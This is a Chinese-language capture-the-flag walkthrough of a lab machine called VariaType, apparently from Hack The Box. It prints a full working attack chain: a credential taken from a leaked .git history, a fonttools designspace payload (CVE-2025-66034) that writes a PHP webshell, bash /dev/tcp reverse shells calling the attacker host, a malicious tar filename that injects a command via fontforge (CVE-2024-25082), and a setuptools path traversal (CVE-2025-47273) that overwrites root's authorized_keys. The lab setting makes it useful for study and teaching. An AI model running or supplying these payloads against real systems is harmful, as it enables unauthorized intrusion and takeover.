

VariaType
准备工作
从靶场下载VPN连接配置,协议我一般选择TCP 443
通过openvpn连接到目标环境
openvpn '/home/kali/Desktop/machines_au-2.ovpn'
目标靶机:10.129.244.202
当前主机:10.10.16.10
知识点
端口扫描
虚拟主机发现
目录扫描
.git 泄露利用
fonttools(CVE-2025-66034)
ssh私钥登录
linux提权
CVE-2025-47273
os.path.join 特性
渗透过程
信息收集
端口扫描
使用Nmap对目标进行端口扫描
nmap -sV 10.129.244.202 -T4
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
80/tcp open  http    nginx 1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
发现开放了 ssh、http服务的端口
对http服务的端口进行访问
curl http://10.129.244.202发现响应内容为301跳转,使用 -I 查看响应头
curl http://10.129.244.202 -I
┌──(kali㉿kali)-[~]
└─$ curl http://10.129.244.202 -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.22.1
Date: Fri, 10 Apr 2026 07:54:01 GMT
Content-Type: text/html
Content-Length: 169
Connection: keep-alive
Location: http://variatype.htb/
得知跳转 URL 为 http://variatype.htb/ ,将 variatype.htb 添加到 hosts 中
echo -e "10.129.244.202\tvariatype.htb" >> /etc/hosts虚拟主机发现
使用 gobuster 进行虚拟主机发现,存在一条记录
┌──(kali㉿kali)-[~]
└─$ gobuster vhost -u http://variatype.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://variatype.htb
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
portal.variatype.htb Status: 200 [Size: 2494]
将虚拟主机与ip追加到 hosts 文件中
echo -e "10.129.244.202\tportal.variatype.htb" >> /etc/hosts
目录扫描
对发现的两个目标进行目录扫描,在 http://portal.variatype.htb 下发现了 .git目录
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://portal.variatype.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://portal.variatype.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.git/HEAD            (Status: 200) [Size: 23]
.git                 (Status: 301) [Size: 169] [--> http://portal.variatype.htb/.git/]
.git/config          (Status: 200) [Size: 143]
.git/logs/           (Status: 403) [Size: 153]
.git/index           (Status: 200) [Size: 137]
files                (Status: 301) [Size: 169] [--> http://portal.variatype.htb/files/]
index.php            (Status: 200) [Size: 2494]
Git 源码泄露利用
使用 GitHack 工具进行利用
python2 GitHack.py http://portal.variatype.htb/.git使用 cd 切入 .git 目录,使用git log -p 查看历史提交命令
┌──(kali㉿kali)-[~/…/GitHack/dist/portal.variatype.htb/.git]
└─$ git log -p
commit 753b5f5957f2020480a19bf29a0ebc80267a4a3d (HEAD -> master)
Author: Dev Team <dev@variatype.htb>
Date:   Fri Dec 5 15:59:33 2025 -0500

    fix: add gitbot user for automated validation pipeline

diff --git a/auth.php b/auth.php
index 615e621..b328305 100644
--- a/auth.php
+++ b/auth.php
@@ -1,3 +1,5 @@
 <?php
 session_start();
-$USERS = [];
+$USERS = [
+    'gitbot' => 'G1tB0t_Acc3ss_2025!'
+];
获取到一个账户密码 gitbot/G1tB0t_Acc3ss_2025!
使用账户密码成功登录 http://portal.variatype.htb
CVE-2025-66034
根据两个目标网页的分析与发现,在 http://variatype.htb 发现上传字体模块,根据其描述搜索 fonttools 发现一个可利用漏洞 CVE-2025-66034,且 http://portal.variatype.htb 是字体处理端
先构建一个正常的文件上传
生成一个极小的tff文件
使用python代码生成
#!/usr/bin/env python3
import os

from fontTools.fontBuilder import FontBuilder
from fontTools.pens.ttGlyphPen import TTGlyphPen

def create_source_font(filename, weight=400):
    fb = FontBuilder(unitsPerEm=1000, isTTF=True)
    fb.setupGlyphOrder([".notdef"])
    fb.setupCharacterMap({})

    pen = TTGlyphPen(None)
    pen.moveTo((0, 0))
    pen.lineTo((500, 0))
    pen.lineTo((500, 500))
    pen.lineTo((0, 500))
    pen.closePath()

    fb.setupGlyf({".notdef": pen.glyph()})
    fb.setupHorizontalMetrics({".notdef": (500, 0)})
    fb.setupHorizontalHeader(ascent=800, descent=-200)
    fb.setupOS2(usWeightClass=weight)
    fb.setupPost()
    fb.setupNameTable({"familyName": "Test", "styleName": f"Weight{weight}"})
    fb.save(filename)

if __name__ == '__main__':
    os.chdir(os.path.dirname(os.path.abspath(__file__)))
    create_source_font("Airal.ttf", weight=100)
exp.designspace
假设 .ttf 文件名称为 Airal.ttf ,则 .designspace 文件内容如下:
exp.designspace
<?xml version='1.0' encoding='UTF-8'?>
<designspace format="5.0">
  <axes>
    <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400"/>
  </axes>

  <sources>
    <source filename="Airal.ttf" name="Light">
      <location>
        <dimension name="Weight" xvalue="100"/>
      </location>
    </source>
    <source filename="Airal.ttf" name="Regular">
      <location>
        <dimension name="Weight" xvalue="400"/>
      </location>
    </source>
  </sources>

  <!-- Filename can be arbitrarily set to any path on the filesystem -->
  <variable-fonts>
    <variable-font name="MaliciousFont" filename="output.ttf">
      <axis-subsets>
        <axis-subset name="Weight"/>
      </axis-subsets>
    </variable-font>
  </variable-fonts>
</designspace>
上传成功后在 http://portal.variatype.htb/dashboard.php 中查看上传列表,发现下载功能(任意文件下载)
如果上传响应 302 ,则检查上传数据包:格式无异常、上传路径存在且可写、......
修改文件后缀发现可以上传 .php 文件
上传webshell
构造 exp.designspace 文件,上传 web shell
上传路径是通过信息收集与测试获得的(/var/www为linux标准web目录、host名称)
<?xml version='1.0' encoding='UTF-8'?>
<designspace format="5.0">
	<axes>
        <!-- XML injection occurs in labelname elements with CDATA sections -->
	    <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400">
	        <labelname xml:lang="en"><![CDATA[<?php system("/bin/bash -i >& /dev/tcp/10.10.16.10/4444 0>&1");?>]]]]><![CDATA[>]]></labelname>
	        <labelname xml:lang="fr">MEOW2</labelname>
	    </axis>
	</axes>
	<axis tag="wght" name="Weight" minimum="100" maximum="900" default="400"/>
	<sources>
		<source filename="Arial.ttf" name="Light">
			<location>
				<dimension name="Weight" xvalue="100"/>
			</location>
		</source>
		<source filename="Arial.ttf" name="Regular">
			<location>
				<dimension name="Weight" xvalue="400"/>
			</location>
		</source>
	</sources>
	<variable-fonts>
		<variable-font name="MyFont" filename="../../../../../../var/www/portal.variatype.htb/public/shell.php">
			<axis-subsets>
				<axis-subset name="Weight"/>
			</axis-subsets>
		</variable-font>
	</variable-fonts>
	<instances>
		<instance name="Display Thin" familyname="MyFont" stylename="Thin">
			<location><dimension name="Weight" xvalue="100"/></location>
			<labelname xml:lang="en">Display Thin</labelname>
		</instance>
</instances>
</designspace>
获取nc shell
在kali中创建一个 shell.sh,
echo "/bin/bash -i >& /dev/tcp/10.10.16.10/4444 0>&1" > shell.sh在当前目录开启一个web服务
python -m http.server访问上传的webshell,下载反弹shell脚本
http://portal.variatype.htb/shell.php?123=system($_GET[234]);&234=wget%20http://10.10.16.10:8000/shell.sh执行sh脚本
http://portal.variatype.htb/shell.php?123=system($_GET[234]);&234=bash ./shell.sh获取到nc shell,不过当前用户是www-data,没有太多权限
任意文件下载
在 http://portal.variatype.htb/download.php?f=....//....//....//....//....//etc/passwd 发现了任意文件下载漏洞
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
steve:x:1000:1000:steve,,,:/home/steve:/bin/bash
variatype:x:102:110::/nonexistent:/usr/sbin/nologin
_laurel:x:999:996::/var/log/laurel:/bin/false
在其中发现可登录用户 steve
提权 steve
使用 linpeas.sh 进行提权辅助
将 linpeas.sh 下载至kali中,在下载目录执行命令
python -m http.server启动http服务在目标主机上执行
wget http://10.10.16.10:8000/lin.sh下载脚本执行命令
chmod +x ./lin.sh给脚本赋予执行权限执行
./lin.sh等待检查完毕
使用 pspy 监控进程
下载 pspy64 ,与上面一样的方式下载到目标主机
执行 ./pspy64 执行进程监控

在监控中看到使用了 fontforge 库,且是通过uid 1000 的用户执行的,通过搜索该库发现存在漏洞 CVE-2024-25082
根据文章提供的poc,实现反弹shell,参考模块如下
### 1. Start a netcat listener on your attacker machine
```bash
nc -lvnp 4445
```

### 2. Generate the malicious TAR archive
```bash
# Write the reverse shell payload
echo 'bash -i >& /dev/tcp/10.10.16.10/4445 0>&1' > /tmp/s.sh
chmod +x /tmp/s.sh

# Build the malicious archive
python3 << 'EOF'
import tarfile, io

malicious_name = "exploit.ttf;bash /tmp/s.sh;"
tar = tarfile.open("exploit.tar", "w")
info = tarfile.TarInfo(name=malicious_name)
info.size = 4
tar.addfile(info, io.BytesIO(b"AAAA"))
tar.close()
print("done")
EOF
```
生成 exploit.tar 后,将该文件复制到 ~/portal.variatype.htb/public/files 中(平台上传字体在这个目录中,进程监控中提取的也是该目录上传的文件,所以复制到该目录)
由于命令设定的是30s执行,所以需要等待一会儿,等待自动执行之后即可将shell反弹到 kali 中
┌──(kali㉿kali)-[~/.ssh]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.16.10] from (UNKNOWN) [10.129.244.202] 35094
bash: cannot set terminal process group (26441): Inappropriate ioctl for device
bash: no job control in this shell
steve@variatype:/tmp/ffarchive-26442-1$ whoami
whoami
steve
写入ssh公钥登录
由于nc的shell使用起来很不方便,所以直接给目标靶机写入ssh公钥,使用私钥连接
使用
ssh-keygen -t ed25519 -f ~/.ssh/id_kali -N ""生成密钥再目标主机创建 .ssh 目录
mkdir ~/.ssh将 ~/.ssh/id_kali.pub 的所有内容复制到
echo 'id_kali.pub的内容' > /home/steve/.ssh/authorized_keys并在目标执行写入使用命令
ssh -i ~/.ssh/id_kali steve@variatype.htb直接ssh登录靶机
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i ~/.ssh/id_kali steve@variatype.htb
The authenticity of host 'variatype.htb (10.129.244.202)' can't be established.
ED25519 key fingerprint is: SHA256:0Wqe+nNeYlUwY+F669ywmS9kPUMYXqJh5xxCxwyCapI
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'variatype.htb' (ED25519) to the list of known hosts.
Linux variatype 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 13 05:42:01 2026 from 10.10.16.10
steve@variatype:~$
获取user flag

在 ~/ 目录发现 user.txt
通过cat 目录查看 user flag
提权root
执行 sudo -l 发现 存在一条可利用项

查看 /opt/font-tools/install_validator.py 发现其使用了 setuptools 库,且该库曾爆出存在路径遍历漏洞 CVE-2025-47273
CVE-2025-47273

通过路径遍历漏洞结合 os.path.join 特性 (如果name是绝对路径那么它就会仅获取name部分,而我们能控制的也是name部份,见下图)
os.path.join 特性
构造如下payload 【参考文章】
sudo /usr/bin/python3 /opt/font-tools/install_validator.py 'http://10.10.16.10:8000/%2froot%2f.ssh%2fauthorized_keys'在执行payload前,需要先在kali创建一个 root/.ssh/ 目录,以确保目标靶机可以通过路径下载到文件
将 ~/.ssh/id_kali.pub 复制到 root/.ssh/authorized_keys
cp ~/.ssh/id_kali.pub root/.ssh/authorized_keys执行payload实现写入ssh公钥至 /root/.ssh/authorized_keys

该提权原理结合 CVE-2025-47273 与 ssh公钥覆盖

最终通过本地的私钥以root用户直接登录目标主机
获取root flag
在 ~/ 目录中发现root.txt
通过cat查看成功获取 root flag